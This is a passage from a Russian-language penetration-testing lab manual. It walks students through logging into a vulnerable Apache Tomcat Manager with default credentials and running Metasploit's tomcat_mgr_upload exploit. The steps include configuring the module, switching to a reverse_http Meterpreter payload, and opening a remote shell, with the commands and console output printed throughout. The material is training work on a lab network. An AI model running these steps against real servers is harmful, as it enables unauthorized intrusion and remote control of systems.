


Рисунок 38. Стандартный сайт Apache Tomcat

Номер порта указывается для того, чтобы не использовались стандартные порты 80 и 443.


Авторизуйтесь в Tomcat, и перейдите вкладку Tomcat Manager. Поздравляю, вы попали в панель управления Tomcat. Сделайте screenshot.

Теперь у вас есть возможность изменять сайт, удалить файлы и так далее.

Можно создать для Ваших целей определенное ПО, или использовать инструмент «Metasploit», воспользовавшись готовым модулем для загрузки на сервер. Запустите Metasploit и воспользуйтесь поиском.

```
msfconsole
```

```
search tomcat
```

A screenshot of the Metasploit (msf6) console showing the results of a search for 'tomcat' modules. The output lists several modules with their names and disclosure dates. The background of the terminal window features a watermark for 'The Apache Software Foundation' and 'Web Application Manager'.

#	Name	Disclosure Date
0	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06
1	exploit/multi/http/struts_dev_mode	2012-01-06
2	exploit/multi/http/struts2_namespace_ognl	2018-08-22
3	exploit/multi/http/struts_code_exec_classloader	2014-03-06
4	auxiliary/admin/http/tomcat_ghostcat	2020-02-20

Рисунок 39. Поиск эксплойтов для сервиса Tomcat

В этом выводе есть две подходящие опции – это «tomcat_mgr_deploy» и «tomcat_mgr_upload».

Обе эти опции отлично подходят для Tomcat. Выбирайте вторую, и выполните команду

```
use {порядковый номер tomcat_mgr_upload}
```

Просмотрим опции с помощью команды

```
show options
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

  Name          Current Setting  Required  Description
  ---          -
  HttpPassword   tomcat           no        The password for the specified username
  HttpUsername   tomcat           no        The username to authenticate as
  Proxies        []               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS         []               yes       The target host(s), see https://github.com/rapid7/rapid7/wiki/Using-Metasploit
  RPORT          80              yes       The target port (TCP)
  SSL            false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI      /manager         yes       The URI path of the manager app (/html/upload and /html/manager can be used)
  VHOST          []               no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
  LHOST         10.0.100.4       yes       The listen address (an interface may be specified)
  LPORT         4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Java Universal
```

Рисунок 40. Вывод опций

Вспомните взлом vsftpd. Сейчас ничего не отличается, кроме большего списка параметров, которые нужно настраивать.

Для начала укажите имя пользователя и пароль.

```
set HttpPassword tomcat
set HttpUsername tomcat
```

Далее нужно указать удаленный хост или ip-адрес цели и порт 8180/

```
set RHOSTS {ip-адрес цели}
set RPORT {порт}
```

Перепроверьте, что все опции настроены правильно, сделайте screenshot (аналогично рис. 40).

И, наконец, выполните команду

```
run
```

Если после запуска эксплойта, он выполняется, а сессия не создается,


```
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.100.4:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying KwplFroHgkGVR6Mua ...
[*] Executing KwplFroHgkGVR6Mua ...
[*] Undeploying KwplFroHgkGVR6Mua ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > 
```

Рисунок 41. Выполнение эксплойта

то можно изменить параметр payload на `java/meterpreter/reverse http`

`set payload {название payload}`

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse_http
payload => java/meterpreter/reverse_http
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started HTTP reverse handler on http://10.0.100.4:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying fj0AaTLAwBsXX ...
[*] Executing fj0AaTLAwBsXX ...
[*] Undeploying fj0AaTLAwBsXX ...
[*] Undeployed at /manager/html/undeploy
[!] http://10.0.100.4:4444 handling request from 10.0.100.5; (UUID: to634f10) Without a database connected that
payload UUID tracking will not work!
[*] http://10.0.100.4:4444 handling request from 10.0.100.5; (UUID: to634f10) Staging java payload (59362 bytes)
...
[!] http://10.0.100.4:4444 handling request from 10.0.100.5; (UUID: to634f10) Without a database connected that
payload UUID tracking will not work!
[*] Meterpreter session 2 opened (10.0.100.4:4444 -> 10.0.100.5:45064) at 2022-10-31 14:31:44 -0400

meterpreter > 
```

Рисунок 42. Замена payload

Отлично. Теперь у вас есть оболочка Meterpreter-а. Данный shell является частью Metasploit. Он позволяет выполнять команды на атакуемой машине. Данные команды будут отличаться от обычных команд вашей цели. Например, если вы выполните команду

`id`

то появляется ошибка. Сделайте screenshot этой ошибки.

Все дело в том, что meterpreter не знает этой команды, так как он является отдельным шеллом со своими командами, к которым не относится команда «id».


Введите команду

`pwd`

и она сработает. Данная команда работает и в meterpreter, и в bash.

Если выполнить команду «whoami», то она не сработает.

Для того, чтобы узнать, какие команды нужно использовать, введите знак вопроса.



Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter session
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as background
channel	Displays information or control a channel
close	Closes a channel
detach	Detach the meterpreter session (if possible)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post-Exploitation module
irb	Open an interactive Ruby shell on the target


Рисунок 43. Список команд meterpreter

Если meterpreter кажется вам непонятным, то не волнуйтесь и рассматривайте его следующим образом: при тестировании цели Metasploit загружает на нее программу, которая позволяет взаимодействовать с целью и выполнять различные команды. Это программа называется «meterpreter».

Сейчас вы взаимодействуете с программой, которая позволяет вам управлять системой на удаленной машине.

Если вам нужен линукс-шелл, то для этого нужно ввести команду

Shell



```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

Рисунок 44. Получение стандартного shell на удаленной машине

В нем работают все команды, которые присущи линукс-системам. Выполните команду

guid

и сделайте screenshot результата.

Все из-за того, что вы находитесь в линукс-шелле. Однако, можно выполнить команду «whoami», «id» и они будут работать.

```
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

Рисунок 45. Выполнение команд whoami и id на удаленной машине

Обратите внимание, что вышеописанные команды не работали в meterpreter. После ввода команды «shell», вы получили доступ непосредственно к стандартному линукс шеллу. Теперь вы можете выполнять стандартные линукс команды.

Есть один момент, который заключается в том, что вы не рут-пользователь, а обычный пользователь «tomcat55».

Рассмотрим как использовать определенные скрипты, с помощью которых можно обнаружить уязвимости, и которые помогут повысить права.

«Nikto» не является специализированным инструментом для работы с конкретными сайтами.

Существуют инструменты, которые заточены на работу с определенными веб-технологиями. К примеру, для работы с сайтом на wordpress существует инструмент для поиска уязвимостей, который называется wrscan.

Все зависит от того, какая технология используется на сайте. Будет предпочтительнее, если вы будете использовать инструменты, которые были созданы именно под это программное обеспечение.

Вы нашли несколько способов, как можно протестировать цель, используя разные уязвимости. Сначала ftp-сервис, используя версию ftp, которую узнали с помощью «nmap». После этого вы узнали, что есть эксплойт для попадания в систему. В случае с ftp и ssh сервисами, вы получали рут-права на целевой системе. Далее вы использовали эксплойт веб-приложений, и смогли попасть в систему через веб-сайт. В последнем случае вы попали в систему только как обычный, а не рут-пользователь. Осталось лишь повысить права.

В отчёте о выполненной работе необходимо указать:

- подключитесь к атакуемой машине используя **tomcat_mgr_deploy**, опишите переменные, которые будете изменять;
- какая команда meterpreter используется для повышения прав в windows?
- какие сервисы занимают порты 80 и 443 у атакуемой цели?
- описание основных ключей команды **nikto**.